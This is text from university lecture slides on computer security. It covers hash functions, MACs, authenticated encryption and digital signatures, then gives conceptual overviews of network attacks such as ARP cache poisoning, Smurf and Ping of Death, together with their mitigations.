- ❑ An iterated hash function extends a compression function to inputs of arbitrary length:
 - padding, initialization vector, and chain of compression functions
 - inherits collision resistance of compression function
- ❑ MD5 and SHA are iterated hash functions

MD5, SHA: Iterated Hash Functions

- How do we know these iterated hash functions are secure?
- Merkle and Damgård independently showed that if we start with a collision-resistant hash function (compression function) that operates on short messages, then we can use that to construct a collision-resistant function for long messages
- We refer to iterated hash functions, like SHA and MD5, that are built with a collision-resistant compression function as “Merkle-Damgård”-constructions



Message Authentication

- ❑ message authentication is concerned with:
 1. protecting the integrity of a message
 2. validating the identity of the originator
 3. non-repudiation of origin (dispute resolution)
- ❑ 1st implemented using: message encryption, message authentication code (MAC), or secure hash function
- ❑ 2nd implemented with: message encryption, MAC, or digital signature
- ❑ 3rd implemented with: digital signature

Message Authentication via Encryption

- ❑ message encryption by itself can provide a measure of integrity protection, based on the premise that:
 - you can recognize a valid (decrypted) message
 - message has suitable structure, redundancy, or a checksum to detect any changes
 - but if message is just a “bit pattern” may not be possible to detect message change
- ❑ if symmetric-key encryption is used then:
 - receiver knows sender must have created it (or not?)
 - since only sender and receiver know key used
 - content cannot have been altered (or could it?)


Message Authentication via Encryption

- if public-key encryption is used:
 - encryption provides no confidence about the sender's identity, why?
 - since anyone potentially knows public-key ...
 - however if
 - sender signs message using their private-key
 - then encrypts with recipients public key
 - obtain both secrecy and authentication
 - as w/ symmetric, need way to detect corrupt messages
 - and incur cost of two encryptions for message

Message Authentication Codes (MACs)

- generated by an algorithm that creates a small fixed-sized block (the “fingerprint” or “checksum” or MAC)
 - dependent on both message and a secret (symmetric) key
 - similar to encryption, but need not be reversible
- MAC appended to message as a cryptographic checksum
- receiver performs same MAC algorithm on message, and checks that computed-MAC matches sent MAC
- provides assurance that message is unaltered and that it comes from sender, since ... but note a MAC is not equivalent to a digital signature; what's the difference?
 - who other than the sender could have sent the MAC?

Message Authentication Codes (MACs)



MAC Properties

- a MAC is a cryptographic (secure) checksum

$$\text{MAC} = C_K(M)$$

- condenses a variable-length message M
- using a secret key K
- to a fixed-sized authenticator value

- is a many-to-one function (why?)

- potentially many messages have same MAC
- important property of a secure checksum/MAC (compared to say a transmission-error checksum) is that finding two different messages with same MAC must be very difficult
- why do we care?


Requirements for MACs

- ❑ taking into account the types of attacks ...
- ❑ MAC must satisfy the following properties:
 1. knowing a message and its MAC, must be infeasible to find another message with same MAC: **protects against undetected message tampering**
 2. MACs should be uniformly distributed, so probability of equal n-bit MACs for random messages M, M' is $1/2^n$: **protects against brute force using chosen-plaintext - attacker must try 2^{n-1} plaintexts to find matching MACs**
 3. MAC should depend equally on all bits of the message: **so no part of message is more vulnerable to attack than others – else weakens properties 1 and 2 above**

Using Symmetric Ciphers for MACs

- ❑ can use any block-cipher “chaining” or “feedback” mode and take final ciphertext block as a MAC
- ❑ Data Authentication Algorithm (DAA) is a widely used MAC based on DES-CBC
 - using IV=0 and zero-pad of final block
 - encrypt message using DES in CBC mode
 - and send just the final block as the MAC
 - or the leftmost M bits ($16 \leq M \leq 64$) of final block
- ❑ but final-block DES MAC is too small for security today (not strong enough), why?
- ❑ Internet has standardized on AES-CBC for 128-bit MAC

Data Authentication Algorithm



Authenticated Encryption

- ❑ MAC described above verifies integrity and authenticates
- ❑ can also apply encryption if confidentiality is required
 - referred to as authenticated encryption
 - generally use separate keys for MAC and encryption
 - can compute MAC either before or after encryption
- ❑ why use a MAC with encryption?
 - protects against active attacks like CBC w/ random IV (Asgn 1)
 - protects against Chosen-Plaintext and -Ciphertext Attacks
- ❑ why would you ever use a MAC without encryption?
 - sometimes only authentication is needed
 - sometimes need authentication to persist longer than the encryption (e.g. archival storage)

How to Combine Encryption + MAC?

different encryption/MAC keys: encrypt-key = K_E ; MAC-key = k_I

Option 1: SSH (Encrypt-and-MAC)



Option 2: SSL (MAC-then-Encrypt)



Option 3: IPsec (Encrypt-then-MAC)



How to Combine Encryption + MAC?

- Option 1 problem: MAC's are not designed/required to provide confidentiality – MAC could leak plaintext bits
- Option 2 is secure if CBC-MAC is combined with CTR-mode-encryption, both using AES
 - used in 802.11i Wifi
 - other combinations of MAC/Encryption algorithms may not be secure!
- Option 3 is always secure regardless of which MAC and encryption algorithms are chosen


Digital Signatures

- MAC provides secure message authentication
 - proves message integrity and authenticity WRT a shared key, isn't that good enough?
 - why would we need to introduce an additional digital signature mechanism?
 - what would it do that MAC cannot?
 - message authentication protects the two parties who share the secret key against a 3rd party
 - but ... is inadequate in environments where holders of shared-keys do not have complete trust in one another
- Also: provides a mechanism to authenticate hashes

Digital Signatures

- What is the issue?
 - although Alice and Bob share a symmetric key, and thus can sign message MAC's to each other, nothing prevents Bob from signing a MAC under Alice's name
 - "Dear Bob,
Please send me 1000 widgets at \$10.00 each.
yours sincerely, Alice"
- Digital signatures enhance authentication function with additional capabilities:
 - authenticate message contents at time of signature
 - verify author, date & time of signature
 - verifiable by third parties to resolve disputes


Digital Signatures Goal: Acceptance in place of Physical Signatures



Digital Signature Properties

- ❑ must use information unique to sender
 - to prevent both forgery and denial (repudiation)
- ❑ must be relatively easy to produce
- ❑ must be relatively easy to recognize & verify
- ❑ computationally infeasible to forge
 - with new message under existing digital signature
 - with fraudulent digital signature for given message
- ❑ signature value associated with particular message
- ❑ practical to archive; why?
 - needs to be available for lifetime of signed message

Hash Functions for Digital Signatures



- ❑ why not just apply $E()$ directly to M ?
- ❑ reduces amount of data to transmit (since size of $\text{encrypt}(M)$ is ...)
- ❑ anything else?
 - performance issues
 - security issues

Direct Digital Signatures

- ❑ Only sender and receiver involved
- ❑ Assume receiver has sender's public-key
- ❑ Digital signature created when sender encrypts with private key entire message or message hash
- ❑ Can optionally also encrypt using receivers public-key
- ❑ Important that sign first then encrypt message and signature.
Why this order?
- ❑ Security depends on secrecy of sender's private-key.
 - What if that key is compromised?
 - how to prevent thief from continuing to send out signed messages?
 - can thief send back-dated messages under the key?
 - What if you are desperate to repudiate a signed message?
 - deliberate "compromise"?

Arbitrated Digital Signatures

- ❑ introduces participation of arbiter A
 - validates any signed message
 - then dates and sends to recipient
 - somewhat like a notary or lawyer attesting to a signature on an important document like a will or a property deed
- ❑ requires suitable level of trust in arbiter
- ❑ can be implemented with either symmetric- or public-key algorithms
- ❑ arbiter may or may not see message – attesting to authenticity of the message, not its content
- ❑ nevertheless, generally better if message is not encrypted, so arbiters who need to see message contents don't have to repeatedly get keys

Applications of Hash, MAC, Digital Signat.

- ❑ Crypto-currencies, e.g. Bitcoin, use hashes, digital signat's
- ❑ Bitcoin address:
 - Key hash = Version concatenated with RIPEMD-160(SHA-256([public key](#)))
 - Checksum = 1st 4 bytes of SHA-256(SHA-256(Key hash))
 - Bitcoin address = Base58Encode(Key hash concatenated with Checksum)
- ❑ Private key – as in public-private key pair - a secret number that allows bitcoins to be spent – private-key K is used to digitally sign transactions from a BTC address
- ❑ Mining – find a random nonce such that when catenated with a transaction block and double-hashed with SHA-256, produces an output with a specified number of leading 0 bits (more 0's → harder to find) – 1st to find wins


CSCD27

Computer and Network Security



Network Attacks:
ARP Cache Poisoning, Port Scanning,
IP Spoofing, TCP Spoofing, DoS,
BGP Attacks, DNS Poisoning


Internet is a Network of Networks



Autonomous system (AS) is a collection of IP-networks under administrative control of a single organization (e.g. UofT, ISPs)

- ❑ TCP/IP for packet routing and connections
- ❑ Border Gateway Protocol (BGP) for route-discovery among AS's
- ❑ Domain Name System (DNS) for IP-address discovery

Data Encapsulation




Security Issues in LAN/IP/TCP

- ❑ LAN translation from IP to link-layer addresses
 - ARP cache poisoning by violating protocol assumptions
- ❑ Network packets pass by/through untrusted hosts
 - eavesdropping (packet sniffing)
- ❑ IP addresses are public
 - smurf attacks
- ❑ TCP connection requires state
 - SYN flooding, port-scanning
- ❑ TCP state is easy to guess
 - TCP spoofing and connection hijacking

ARP: Address Resolution Protocol

Question: how to determine MAC address of host B given B's IP address?



- What's a MAC address?
- Why do we care?
- Each IP node (Host, Router) on LAN has ARP table
- ARP table: IP-MAC address mappings for LAN nodes:
 - <IP address; MAC address; TTL>
 - TTL (Time To Live): time after which address mapping will be forgotten (typically 20 min)

ARP Protocol: same LAN (local network)

- ❑ X wants to send IP datagram to Y, and Y's MAC address is not in X's ARP table.
- ❑ X broadcasts ARP query packet, containing Y's IP address
 - dest MAC address = FF-FF-FF-FF-FF-FF
 - all machines on LAN receive ARP query
- ❑ Y receives ARP packet, replies to X with its (Y's) MAC address
 - reply frame sent to X's MAC address (unicast)
- ❑ X caches (saves) Y's IP-to-MAC address-pair in its ARP table until information becomes stale (times out)
 - soft state: information that times out (goes away) unless refreshed
- ❑ ARP has no authentication
- ❑ ARP is “plug-and-play”:
 - nodes create ARP tables without intervention from network administrator
- ❑ Simplicity's cost in this case: **insecurity**

ARP Cache Poisoning

- ARP assumes that when a question is asked, only a valid, honest answer will be returned (somewhat like DNS in this respect) – thus trusts answer received
 - generally true in the world inhabited by the pre-public Internet (researchers working cooperatively)
 - now this and similar “good faith” assumptions are a major vector for network attacks
- Attacker listens for ARP request message
 - How does attacker hear the message if the request is intended for some other host’s IP address?
- Responds with false data that causes mis-translation of IP to link (LAN) addresses
- Enables: Denial of Service (DoS) attacks, MITM attacks such as SSL-stripping


LAN Eavesdropper Detection

- ❑ Network interface cards (NICs) usually filter out LAN traffic whose destination MAC address does not match the NICs MAC. Why would they do this?
- ❑ OTOH, most NICs can be switched to promiscuous mode, in which case they pass all LAN traffic up the protocol stack
- ❑ How can you detect if a host on your network is operating in promiscuous mode?
 - Send out an ICMP-echo (ping) packet with a fake MAC address, and the IP address of the host you want to test
- ❑ In non-promiscuous mode, the NIC card will filter out the ping, since its MAC address does not match its own
- ❑ A promiscuous host will accept the packet, pass it up the stack, and IP will respond to the ping request

ICMP (Control Message Protocol)

- ❑ Provides feedback about network operation
 - messages carried in IP packets
 - e.g. error reporting, congestion control, network reachability
- ❑ Example messages:
 - Destination unreachable
 - Time exceeded
 - Parameter problem
 - Redirect to better gateway
 - Reachability test (echo / echo reply)
 - Message transit delay (timestamp request / reply)

Denial of Service (DoS) ICMP “Smurf” Attack



Classic Denial of Service (DoS) asymmetry:
cheap for attacker, expensive for victim, due to protocol amplification

Mitigation: reject external packets to broadcast-addresses; turn off ping response


ICMP “Ping of Death”

- ❑ Until about 1997, if a TCP/IP host (e.g. Unix, Windows, Mac, router or network printer) received an ICMP packet with a payload longer than 64K, machine would crash or reboot
 - packets larger than 64K bytes are illegal, so programmers did not write code to handle them (hmm, defensive programming anyone?)
 - so how did attackers manage to send them? The giant packets could be split up into fragments, transmitted, and then when reassembled by the receiver, they would overflow a buffer and crash the receiver host

Mitigation: patch OS, filter out ICMP packets

